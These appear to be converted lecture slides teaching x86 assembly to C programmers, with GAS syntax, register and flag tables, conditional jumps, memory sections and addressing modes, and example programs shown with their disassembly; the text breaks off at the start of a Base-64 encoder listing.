x86 Assembly Primer for C Programmers

Ivan Sergeev

January 24/26, 2012

Introduction and Example

Reasonable strlen (example-1.c)

Reasonable implementation of `strlen()` in C:

```c
size_t ex_strlen(const char *s) {
    size_t i;
    for (i = 0; *s != '\0'; i++)
        s++;
    return i;
}
```

Reasonable strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d eaxmple-1
...
080483b4 <ex_strlen>:
 80483b4:  8b 54 24 04       mov    0x4(%esp),%edx
 80483b8:  b8 00 00 00 00    mov    $0x0,%eax
 80483bd:  80 3a 00          cmpb   $0x0,(%edx)
 80483c0:  74 09             je     80483cb <ex_strlen+0x17>
 80483c2:  83 c0 01          add    $0x1,%eax
 80483c5:  80 3c 02 00       cmpb   $0x0,(%edx,%eax,1)
 80483c9:  75 f7             jne    80483c2 <ex_strlen+0xe>
 80483cb:  f3 c3             repz ret
...
```

- Note: output of optimization levels 2 and 3 only differs with added padding bytes for memory alignment.

Reasonable strlen (example-1.c) disassembly

Commented disassembly for `ex_strlen()`:

```
# size_t strlen(const char *s);
ex_strlen:
  mov    0x4(%esp),%edx       # %edx = argument s
  mov    $0x0,%eax            # %eax = 0
  cmpb   $0x0,(%edx)          # Compare *(%edx) with 0x00
  je     end                  #    If equal, jump to return

  loop:
    add    $0x1,%eax          # %eax += 1
    cmpb   $0x0,(%edx,%eax,1) # Compare *(%edx + %eax*1), 0x00
    jne    loop               #    If not equal, jump to add

  end:
    repz ret                  # Return, return value in %eax
```

glibc strlen (example-1.c)

glibc's i386 implementation of `strlen()`:

```
$ cat glibc/sysdeps/i386/strlen.c
...
size_t
strlen (const char *str)
{
  int cnt;

  asm("cld\n"                       /* Search forward.  */
      /* Some old versions of gas need 'repne' instead of 'repnz'.  */
      "repnz\n"                     /* Look for a zero byte.  */
      "scasb" /* %0, %1, %3 */ :
      "=c" (cnt) : "D" (str), "0" (-1), "a" (0));

  return -2 - cnt;
}
...
```

glibc strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d a.out
...
080483cd <glibc_strlen>:
 80483cd: 57                      push   %edi
 80483ce: b9 ff ff ff ff          mov    $0xffffffff,%ecx
 80483d3: b8 00 00 00 00          mov    $0x0,%eax
 80483d8: 8b 7c 24 08             mov    0x8(%esp),%edi
 80483dc: fc                      cld
 80483dd: f2 ae                   repnz scas %es:(%edi),%al
 80483df: b8 fe ff ff ff          mov    $0xfffffffe,%eax
 80483e4: 29 c8                   sub    %ecx,%eax
 80483e6: 5f                      pop    %edi
 80483e7: c3                      ret
..
```

glibc strlen (example-1.c) disassembly

Commented disassembly for glibc's `strlen()`:

```
# size_t strlen(const char *s);
strlen:
  push    %edi              # Save %edi
  mov     $0xffffffff,%ecx  # %ecx = 0xffffffff
  mov     $0x0,%eax         # %eax = 0
  mov     0x8(%esp),%edi    # %edi = argument s
  cld                       # Clear direction flag

  repnz scas %es:(%edi),%al # Repeat scan while *(%edi) != 0x0

  mov     $0xfffffffe,%eax  # %eax = 0xfffffffe
  sub     %ecx,%eax         # %eax = %eax - %ecx
  pop     %edi              # Restore %edi
  ret                       # Return, return value in %eax
```

Disassembly side-by-side

A side-by-side comparison of the disassembly:

```
<ex_strlen>:
# Initialization
8b 54 24 04    mov    0x4(%esp),%edx
b8 00 00 00 00 mov    $0x0,%eax
80 3a 00       cmpb   $0x0,(%edx)
74 09          je     80483cb <ex_strlen+0x17>


# Main loop
83 c0 01       add    $0x1,%eax
80 3c 02 00    cmpb   $0x0,(%edx,%eax,1)
75 f7          jne    80483c2 <ex_strlen+0xe>

# End
f3 c3          repz ret
```

```
<glibc_strlen>:
# Initialization
57             push   %edi
b9 ff ff ff ff mov    $0xffffffff,%ecx
b8 00 00 00 00 mov    $0x0,%eax
8b 7c 24 08    mov    0x8(%esp),%edi
fc             cld

# Main loop
f2 ae          repnz scas %es:(%edi),%al


# End
b8 fe ff ff ff mov    $0xfffffffe,%eax
29 c8          sub    %ecx,%eax
5f             pop    %edi
c3             ret
```

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:
...
# Main loop
83 c0 01          add     $0x1,%eax
80 3c 02 00       cmpb    $0x0,(%edx,%eax,1)
75 f7             jne     80483c2 <ex_strlen+0xe>
...
```

```
<glibc_strlen>:
...
# Main loop
f2 ae             repnz scas %es:(%edi),%al


...
```

- What's going on here?

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:
...
# Main loop
83 c0 01        add     $0x1,%eax
80 3c 02 00     cmpb    $0x0,(%edx,%eax,1)
75 f7           jne     80483c2 <ex_strlen+0xe>
...
```

```
<glibc_strlen>:
...
# Main loop
f2 ae           repnz scas %es:(%edi),%al


...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:
...
# Main loop
83 c0 01          add    $0x1,%eax
80 3c 02 00       cmpb   $0x0,(%edx,%eax,1)
75 f7             jne    80483c2 <ex_strlen+0xe>
...
```

```
<glibc_strlen>:
...
# Main loop
f2 ae             repnz scas %es:(%edi),%al


...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.
- Reasonable strlen's "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:
...
# Main loop
83 c0 01        add     $0x1,%eax
80 3c 02 00     cmpb    $0x0,(%edx,%eax,1)
75 f7           jne     80483c2 <ex_strlen+0xe>
...
```

```
<glibc_strlen>:
...
# Main loop
f2 ae           repnz scas %es:(%edi),%al


...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.
- Reasonable strlen's "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.
- No (obvious) gcc optimization will eliminate the three instruction critical loop with the conditional branch.
- glibc's i486 and i586 implementations of `strlen()` get complicated, taking into account memory alignment and processor pipeline

Table of Contents

Outline

Outline

- Advanced Topic 10: x86 String Operations

- Advanced Topic 11: Three Simple Optimizations

- Advanced Topic 12: x86 Extensions

- Advanced Topic 13: Role of libc

- Advanced Topic 14: Stack-based Buffer Overflows

- Advanced Topic 15: Comparisons with Atmel AVR and ARM Cortex-M3

- Extra Topic 1: Intel/nasm Syntax

- Extra Topic 2: x86-64 Assembly

- Resources and Next Steps

Topic 1: Arithmetic and Data Transfer

8086 CPU Registers

Original 8086/8088

- Original 8086 was a 16-bit CPU

386+ CPU Registers

- 386+ is a 32-bit CPU, all registers extended to 32-bits

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
    - No operands: `<mnemonic>`
    - One operand: `<mnemonic> <dest>`
    - Two operands: `<mnemonic> <src>,<dest>`

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
    - No operands: `<mnemonic>`
    - One operand: `<mnemonic> <dest>`
    - Two operands: `<mnemonic> <src>,<dest>`
- Source and destination operands are typically one of:
    - Register: `%eax, %ebx, %ecx, %edx`, etc.
    - Immediate: constant value embedded in the instruction encoding
    - Memory: constant value representing an absolute (0x80000000) or relative address (+4)

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
    - No operands: `<mnemonic>`
    - One operand: `<mnemonic> <dest>`
    - Two operands: `<mnemonic> <src>,<dest>`
- Source and destination operands are typically one of:
    - Register: `%eax, %ebx, %ecx, %edx`, etc.
    - Immediate: constant value embedded in the instruction encoding
    - Memory: constant value representing an absolute (0x80000000) or relative address (+4)
- Availability of operands for a particular instruction depends on instruction set

Instruction Fetch-Decode-Execute

386+ CPU State

%eax	0xdeadbeef	%esi	0x08049700
%ebx	0x00000000	%edi	0x08049804
%ecx	0x00000001	%ebp	0xbffff25c
%edx	0xffffffff	%esp	0xbffff25c
		%eip	0x080483e0
		%eflags	0x00200246

- `%eip` contains address of next instruction
- CPU **fetches** data at address `%eip` from main memory
  - e.g. `83 c0 01` which is encoded from `add $0x1, %eax`
- CPU **decodes** data into an instruction
- CPU **executes** instruction, possibly manipulating memory, I/O, and its own state, including `%eip`

Sampling of Core 386+ User Instructions

- **Arithmetic:** `adc, add, and, cmp, dec, div, idiv, imul, inc, mul, neg, not, or, rcl, rcr, rol, ror, sal, sar, sbb, shl, shr, sub, test, xor, lea`
- **Flags:** `clc / stc, cld / std, cli / sti, cmc`
- **String:** `cmpsb / cmpsw, lodsb / lodsw, movsb / movsw, scasb / scasw, stosb / stosw, repxx`
- **Stack:** `push, pop`
- **Memory:** `mov`
- **Flow Control:** `call, jxx, jmp, ret / retn / retf, loop/loopxx`
- **Operating System:** `int, into, iret, hlt, pushf, popf, popad, popfd, pushad`
- **Input/Output:** `in, out`
- **Misc:** `aaa, aad, aam, aas, daa, cbw, cwd, lahf, lds, les, lock, wait, xchg, xlat, nop`

Example of Arithmetic and Data Transfer Instructions (example-2.S)

```
.section .text
# nop
nop                        # Do nothing!

# add, sub, adc, and, or, xor
addl %eax, %ebx            # %ebx = %ebx + %eax
addl magicNumber, %ebx     # %ebx = %ebx + *(magicNumber)
addl %ebx, magicNumber     # *(magicNumber) = *(magicNumber) + %ebx
addl $0x12341234, %ebx     # %ebx = %ebx + 0x12341234

# inc, dec, not, neg
decl %eax                  # %eax--
decw %ax                   # %ax--
decb %al                   # %al--

# rol, rcl, shl, shr, sal, sar
shrl $3, %eax              # %eax = %eax >> 3
shrl $3, magicNumber       # *(magicNumber) = *(magicNumber) >> 3

# mov
movl %eax, %ebx            # %ebx = %eax
movl magicNumber, %eax     # %eax = *(magicNumber)
movl %eax, magicNumber     # *(magicNumber) = %eax

.section .data
magicNumber:
  .long 0xdeadbeef
```

Example of Arithmetic and Data Transfer Instructions Disassembled

```
$ as example-2.S -o example-2.o && ld example-2.o -o example-2 &&
   objdump -D example-2

Disassembly of section .text:
08048074 <.text>:
 8048074: 90                      nop
 8048075: 01 c3                   add    %eax,%ebx
 8048077: 03 1d a4 90 04 08       add    0x80490a4,%ebx
 804807d: 01 1d a4 90 04 08       add    %ebx,0x80490a4
 8048083: 81 c3 34 12 34 12       add    $0x12341234,%ebx
 8048089: 48                      dec    %eax
 804808a: 66 48                   dec    %ax
 804808c: fe c8                   dec    %al
 804808e: c1 e8 03                shr    $0x3,%eax
 8048091: c1 2d a4 90 04 08 03    shrl   $0x3,0x80490a4
 8048098: 89 c3                   mov    %eax,%ebx
 804809a: a1 a4 90 04 08          mov    0x80490a4,%eax
 804809f: a3 a4 90 04 08          mov    %eax,0x80490a4

Disassembly of section .data:
080490a4 <magicNumber>:
 80490a4: ef                      out    %eax,(%dx)
 80490a5: be                      .byte 0xbe
 80490a6: ad                      lods   %ds:(%esi),%eax
 80490a7: de                      .byte 0xde
```

Basic Tools

Common Invocations

- Assemble: `as prog.asm -o prog.o`
- Link directly: `ld prog.o -o prog`
- Link with libc: `gcc prog.o -o prog`
- Disassemble: `objdump -D prog`
- View Sections: `objdump -x prog`
- View Symbols: `nm prog`
- Debug Disassembly: `gdb prog`
    - Step instruction: `si`
    - Set breakpoint at symbol: `b _start`
    - Set breakpoint at address: `b * 0x80001230`
    - View CPU registers: `info reg`
    - Disassemble next instruction: `x/i $eip`
    - View five dwords of memory starting at $esp: `x/5w $esp`
    - View five bytes of memory starting at 0xbffffff0: `x/5w 0xbffffff0`

A Note on GAS Syntax

- Syntax
  - % precedes a register: %eax
  - $ precedes a constant: $5, $0xff, $07, $'A, $0b111
  - . precedes a directive: .byte, .long, .ascii, .section, .comm
  - No special character precedes a dereferenced memory address:
    movl %eax, 0x80000000
  - mylabel: defines a label, a symbol of name mylabel containing the
    address at that point
- Directives
  - Place a raw byte: .byte 0xff
  - Place a raw short: .short 0x1234
  - Place a raw ASCII string: .ascii "Hello World!\0"
  - Specify a section (e.g. .text, .data, .rodata, .bss):
    .section <section-name>

A Note on GAS Syntax

- Instruction Size Suffix
    - x86 is backwards compatible to the original 8086
    - Inherited instructions operate on 8-bits, 16-bits, 32-bits
    - Naturally, they often have the same name...
    - GAS supports the syntax `<mnemonic><size>` to unambigiously encode the correct instruction
    - `movb $0xff, %al    movw %bx, %ax    movl memAddr, %eax`
    - `incb %ah    incw %ax    incl %eax`

Name	Size	GAS Suffix
byte	8-bits	b
word	16-bits	w
dword	32-bits	l
qword	64-bits	q

Topic 2: Flow Control

Instruction Side-Effects

- Certain instructions will set boolean bit flags in the `%eflags` registers based on the result
    - Implicitly, based on result of arithmetic
    - Intentionally, with `cmp` or `test` between two operands

```
      31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9  8  7  6  5  4  3  2  1  0
%eflags 0  0  0  0  0  0  0  0  0  0  ID VIP VIF AC VM RF 0  NT IOPL OF DF IF TF SF ZF 0 AF 0 PF 1 CF
```

Table A-2. EFLAGS Cross-Reference

Instruction	OF	SF	ZF	AF	PF	CF	TF	IF	DF	NT	RF
AAA	—	—	—	TM	—	M					
AAD	—	M	M	—	M	—					
AAM	—	M	M	—	M	—					
AAS	—	—	—	TM	—	M					
ADC	M	M	M	M	M	TM					
ADD	M	M	M	M	M	M					
AND	0	M	M	—	M	0					
ARPL			M								
BOUND											
BSF/BSR	—	—	M	—	—	—					

1

---

[1]Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, A-1

Conditional Jumps

- Flags are the basis of flow control with conditional jumps
- Conditional jump will update %eip to a relative address, if a particular %eflags flag is set

Instruction	%eflags Condition	Description
jmp <label>	-	Unconditional Jump
Unsigned Conditional Jumps		
ja / jnbe <label>	(CF or ZF) = 0	Above / Not below or equal
jae / jnb <label>	CF = 0	Above or equal / Not below
jb / jnae <label>	(CF or ZF) = 1	Below / Not above or equal
jc <label>	CF = 1	Carry
je/jz <label>	ZF = 1	Equal / Zero
jnc <label>	CF = 0	Not Carry
jne/jnz <label>	ZF = 0	Not Equal / Not Zero
Signed Conditional Jumps		
jg / jnle <label>	((SF xor OF) or ZF) = 0	Greater / Not Less or Equal
jge / jnl <label>	(SF xor OF) = 0	Greater or Equal / Not Less
jl / jnge <label>	(SF xor OF) = 1	Less / Not Greater or Equal
jle / jng <label>	((SF xor OF) or ZF) = 1	Less or Equal / Not Greater
jno <label>	OF = 0	Not overflow
jns <label>	SF = 0	Not sign (non-negative)
jo <label>	OF = 1	Overflow
js <label>	SF = 1	Sign (negative)

2

---

[2]Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, 7-23

Example of Conditional Jumps (example-3.S)

```
.section .text

# cmpl %oper1, %oper2
# updates flags based on result of %oper2 - %oper1
cmpl %eax, %ecx
cmpl $0xFF, %eax

# conditional jumps
je label_foo    # jump if %oper2 == %oper1
jg label_bar    # jump if %oper2 > %oper1
jl label_xyz    # jump if %oper2 < %oper1

# test %oper1, %oper2
# updates flags based on result of %oper2 & %oper1
testl %eax, %ecx
testl $0x1F, %eax

# arithmetic
# updates flags based on result
addl %eax, %ebx
incl %eax
decl %ebx
```

Example of Conditional Jumps (example-3.S) Continued

```asm
# labels are just symbols containing an address to make
# it easy to specify addresses
label1:
label2:
  movl $0, %eax    # %eax = 0
  incl %eax        # %eax++ ; ZF set to 0!
  jz label1        # Jump if ZF = 1 (not taken)
  jnz label3       # Jump if ZF = 0 (taken)
  decl %eax        # I won't be executed
label3:
  nop
  nop              # Execution will fall
label4:            # through label4
  jmp label1       # Jump back to label1

# Loops
movl $10, %eax
loop:
  nop
  decl %eax
  jnz loop

# Direct Comparison
cmpl $0x05, %eax
je label_foo       # Jump to label_foo if %eax == 5
```

Example of Conditional Jumps (example-3.S) Disassembly

```
$ as example-3.S -o example-3.o && ld example-3.o -o example-3 &&
    objdump -D example-3

Disassembly of section .text:
08048054 <_start>:
 8048054: 39 c1                     cmp      %eax,%ecx
 8048056: 3d ff 00 00 00            cmp      $0xff,%eax
 804805b: 74 2c                     je       8048089 <label_foo>
 804805d: 7f 2b                     jg       804808a <label_bar>
 804805f: 7c 2a                     jl       804808b <label_xyz>
 8048061: 85 c1                     test     %eax,%ecx
 8048063: a9 1f 00 00 00            test     $0x1f,%eax
 8048068: 01 c3                     add      %eax,%ebx
 804806a: 40                        inc      %eax
 804806b: 4b                        dec      %ebx

...
```

Example of Conditional Jumps (example-3.S) Disassembly Continued

```
0804806c <label1>:
 804806c: b8 00 00 00 00            mov     $0x0,%eax
 8048071: 40                        inc     %eax
 8048072: 74 f8                     je      804806c <label1>
 8048074: 75 01                     jne     8048077 <label3>
 8048076: 48                        dec     %eax
08048077 <label3>:
 8048077: 90                        nop
 8048078: 90                        nop
08048079 <label4>:
 8048079: eb f1                     jmp     804806c <label1>
 804807b: b8 0a 00 00 00            mov     $0xa,%eax
08048080 <loop>:
 8048080: 90                        nop
 8048081: 48                        dec     %eax
 8048082: 75 fc                     jne     8048080 <loop>
 8048084: 83 f8 05                  cmp     $0x5,%eax
 8048087: 74 00                     je      8048089 <label_foo>
```

Putting it together: Iterative Fibonacci

Iterative Fibonacci (example-4.S)

```
.section .text
.global main
main:
  movl $0, %ecx      # f_n-2 = f_0 = 0
  movl $1, %ebx      # f_n-1 = f_1 = 1
  movl $1, %eax      # f_n   = f_2 = 1
  movl $12, %edi     # Number of integers to compute

  fib_loop:
    # Print %eax
    call myprint

    movl %ebx, %ecx   # f_n-1 -> f_n-2
    movl %eax, %ebx   # f_n   -> f_n-1
    addl %ecx, %eax   # New f_n = Old f_n + f_n-2

    # Decrement %edi
    decl %edi
    jnz fib_loop

  ret

myprint:
  ...
```

Iterative Fibonacci (example-4.S) Output

```
$ as example-4.S -o example-4.o
$ gcc example-4.o -o example-4
$ ./example-4
1
2
3
5
8
13
21
34
55
89
144
233
$
```

Iterative Fibonacci (example-4.S) Disassembly

```
080483e4 <main>:
 80483e4:  b9 00 00 00 00          mov      $0x0,%ecx
 80483e9:  bb 01 00 00 00          mov      $0x1,%ebx
 80483ee:  b8 01 00 00 00          mov      $0x1,%eax
 80483f3:  bf 0c 00 00 00          mov      $0xc,%edi

080483f8 <fib_loop>:
 80483f8:  e8 0a 00 00 00          call     8048407 <myprint>
 80483fd:  89 d9                   mov      %ebx,%ecx
 80483ff:  89 c3                   mov      %eax,%ebx
 8048401:  01 c8                   add      %ecx,%eax
 8048403:  4f                      dec      %edi
 8048404:  75 f2                   jne      80483f8 <fib_loop>
 8048406:  c3                      ret
```

- Main code is only 35 bytes!
- Can easily be cut down to 28 bytes by optimizing the clears:
  `movl $0x0, %ecx` to `xorl %ecx, %ecx`

Topic 3: Program Memory

Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```c
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";

/* Trickier example: */
char *p = "Hello World";
/* char *p is an initialized static allocation, read-write */
/* "Hello World" is initialized static allocation, READ-ONLY */

int main(void) {
  return 0;
}
```

Static Allocation in Assembly

- In assembly, we are responsible for specifying the contents of memory as the program requires it
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

Static Allocation in Assembly

- In assembly, we are responsible for specifying the contents of memory as the program requires it
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

- `section .text`: **read-only executable** program instructions
- `section .rodata`: initialized statically allocated **read-only data**
- `section .data`: initialized statically allocated **read-write data**
- `section .bss`: uninitialized statically allocated **read-write data**

Memory Layout

Example of Static Allocation in Assembly (example-5.S)

```
# Put some instructions in .text
.section .text
_start:
nop
nop
nop
nop

# Put a string in .rodata
.section .rodata
anotherStr:    .ascii "Another string\n\0"

# Put some magic bytes in .data
.section .data
magicByte1:    .byte 0xaa
magicBytes2:   .byte 0x55, 0x10
magicDWord:    .long 0xdeadbeef
magicStr:      .ascii "String!\0"

# Reserve 1024 uninitialized bytes in .bss
.section .bss
.comm Buffer, 1024
```

Example of Static Allocation in Assembly (example-5.S) Disassembly

```
$ as example-5.S -o example-5.o && ld example-5.o -o example-5 &&
   objdump -D example-5

Disassembly of section .text:

08048074 <_start>:
 8048074: 90                             nop
 8048075: 90                             nop
 8048076: 90                             nop
 8048077: 90                             nop

Disassembly of section .rodata:

08048078 <anotherStr>:
 8048078: 41                             inc    %ecx
 8048079: 6e                             outsb  %ds:(%esi),(%dx)
 804807a: 6f                             outsl  %ds:(%esi),(%dx)
 804807b: 74 68                          je     80480e5 <anotherStr+0x6d>
 804807d: 65                             gs
 804807e: 72 20                          jb     80480a0 <anotherStr+0x28>
 8048080: 73 74                          jae    80480f6 <anotherStr+0x7e>
 8048082: 72 69                          jb     80480ed <anotherStr+0x75>
 8048084: 6e                             outsb  %ds:(%esi),(%dx)
 8048085: 67 0a 00                       or     (%bx,%si),%al
```

Example of Static Allocation in Assembly (example-5.S) Disassembly

```
Disassembly of section .data:

08049088 <magicByte1>:
 8049088: aa                   stos   %al,%es:(%edi)
08049089 <magicBytes2>:
 8049089: 55                   push   %ebp
 804908a: 10 ef                adc    %ch,%bh
0804908b <magicWord>:
 804908b: ef                   out    %eax,(%dx)
 804908c: be ad de 53 74       mov    $0x7453dead,%esi
0804908f <magicStr>:
 804908f: 53                   push   %ebx
 8049090: 74 72                je     8049104 <Buffer+0x64>
 8049092: 69                   .byte 0x69
 8049093: 6e                   outsb  %ds:(%esi),(%dx)
 8049094: 67 21 00             and    %eax,(%bx,%si)

Disassembly of section .bss:

080490a0 <Buffer>:
  ...
```

Viewing Sections

- We can also view the program's sections with `objdump -x`.

```
$ objdump -x example-5

example-5:     file format elf32-i386
example-5
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000088 memsz 0x00000088 flags r-x
    LOAD off    0x00000088 vaddr 0x08049088 paddr 0x08049088 align 2**12
         filesz 0x0000000f memsz 0x00000418 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000004  08048074  08048074  00000074  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rodata       00000010  08048078  08048078  00000078  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .data         0000000f  08049088  08049088  00000088  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .bss          00000400  080490a0  080490a0  00000097  2**4
                  ALLOC
...
```

Topic 4: Reading/Writing Memory

Directly Accessing Memory

- We've already seen how to directly access memory addresses with their label representations

```
.section .text
movl magicDword, %eax      # %eax = *magicDword
andb byteMask, %al         # %al &= *byteMask
movl %eax, modifiedDword   # *modifiedDword = %eax

.section .rodata           # Read-only!
magicDword: .long 0xffffffff
byteMask:   .byte 0x55

.section .bss              # Uninitialized read-write
.comm modifiedDword, 4
```

- The memory addresses are directly encoded in the instructions:

```
Disassembly of section .text:
 8048074: a1 85 80 04 08           mov    0x8048085,%eax
 8048079: 22 05 89 80 04 08        and    0x8048089,%al
 804807f: a3 8c 90 04 08           mov    %eax,0x804908c
```

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:
  `*(base register + (offset register * multiplier) + displacement)`
- GAS Syntax: `displacement(base register, offset register, multiplier)`

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:
  ```
  *(base register + (offset register * multiplier) +
  displacement)
  ```
- GAS Syntax: `displacement(base register, offset register, multiplier)`
    - Base register can be any general purpose register
    - Offset register can be any general purpose register except `%esp`
    - Multiplier can be 1, 2, 4, 8
    - Displacement is signed, up to 16-bits

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:
  ```
  *(base register + (offset register * multiplier) +
  displacement)
  ```
- GAS Syntax: `displacement(base register, offset register, multiplier)`
    - Base register can be any general purpose register
    - Offset register can be any general purpose register except %esp
    - Multiplier can be 1, 2, 4, 8
    - Displacement is signed, up to 16-bits
- Not all fields are required. A simplified indirect address: (%ebx)
  ```
  movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
  movl %eax, 12(%ebp)            # *(%ebp + 12) = %eax
  movl %eax, (%ebx)              # *(%ebx) = %eax
  ```

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:
  ```
  *(base register + (offset register * multiplier) +
  displacement)
  ```
- GAS Syntax: `displacement(base register, offset register, multiplier)`
  - Base register can be any general purpose register
  - Offset register can be any general purpose register except %esp
  - Multiplier can be 1, 2, 4, 8
  - Displacement is signed, up to 16-bits
- Not all fields are required. A simplified indirect address: (%ebx)
  ```
  movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
  movl %eax, 12(%ebp)            # *(%ebp + 12) = %eax
  movl %eax, (%ebx)              # *(%ebx) = %eax
  ```
- Makes it easy to address tables/structures

Example of Indirectly Accessing Memory (example-6.S)

```
.section .text

movl $tableStart, %ebx          # Pointer to table start
                                # We are moving the *value* $tableStart,
                                # *this is not a memory access*

movl $0, %ecx
loop:
    movl (%ebx, %ecx, 4), %eax  # %eax = *(%ebx + 4*%ecx)
    notl %eax                   # %eax = ~ %eax
    movl %eax, (%ebx, %ecx, 4)  # *(%ebx + 4*%ecx) = %eax
    incl %ecx
    cmpl $10, %ecx
    jl loop

.section .data
tableStart: .long 0x00000000, 0x00000001, ...
```

Example of Indirectly Accessing Memory (example-6.S) Disassembly

```
$ as example-6.S -o example-6.o && ld example-6.o -o example-6 &&
   objdump -D example-6

Disassembly of section .text:
08048074 <_start>:
 8048074: bb 90 90 04 08        mov     $0x8049090,%ebx
 8048079: b9 00 00 00 00        mov     $0x0,%ecx
0804807e <loop>:
 804807e: 8b 04 8b              mov     (%ebx,%ecx,4),%eax
 8048081: f7 d0                 not     %eax
 8048083: 89 04 8b              mov     %eax,(%ebx,%ecx,4)
 8048086: 41                    inc     %ecx
 8048087: 83 f9 0a              cmp     $0xa,%ecx
 804808a: 7c f2                 jl      804807e <loop>
 804808c: 90                    nop

Disassembly of section .data:
08049090 <tableStart>:
 8049090: 00 00                 add     %al,(%eax)
 8049092: 00 00                 add     %al,(%eax)
 8049094: 01 00                 add     %eax,(%eax)
 8049096: 00 00                 add     %al,(%eax)
   ...
```

Putting it together: Base-64 Encoder

Base-64 Representation of Binary Data

- Some ASCII-based communication channels do not handle binary data well (email, http, etc.).
- Base-64 encoding expresses binary data with a set of 64 printable ASCII characters.
- Encoding Scheme
  - Combine three input bytes into a 24-bit quantity
    ```
    0xFF 0xDE 0x02 = 0b11111111_11011110_00000010
    ```
  - Split the 24-bits into four 6-bit quantities
    ```
    0b11111111_11011110_00000010
    0b111111_111101_111000_000010
    ```
  - Look up each 6-bit quantity in the 64 ASCII character table
    ```
    b64table[0b111111], b64table[0b111101],
    b64table[0b111000], b64table[0b000010]
    ```
  - Base-64 encoding of 0xFF 0xDE 0x02 is '/' '9' '4' 'c'
- Rules to pad input sequences that are not multiples of 3 bytes

Base-64 Encoder (example-7.S)

```
.section .text

.global main
main:
movl $plainData, %esi       # Pointer to plainData
movl $encodedData, %edi     # Pointer to encodedData
movl $b64table, %ebp        # Pointer to b64Table

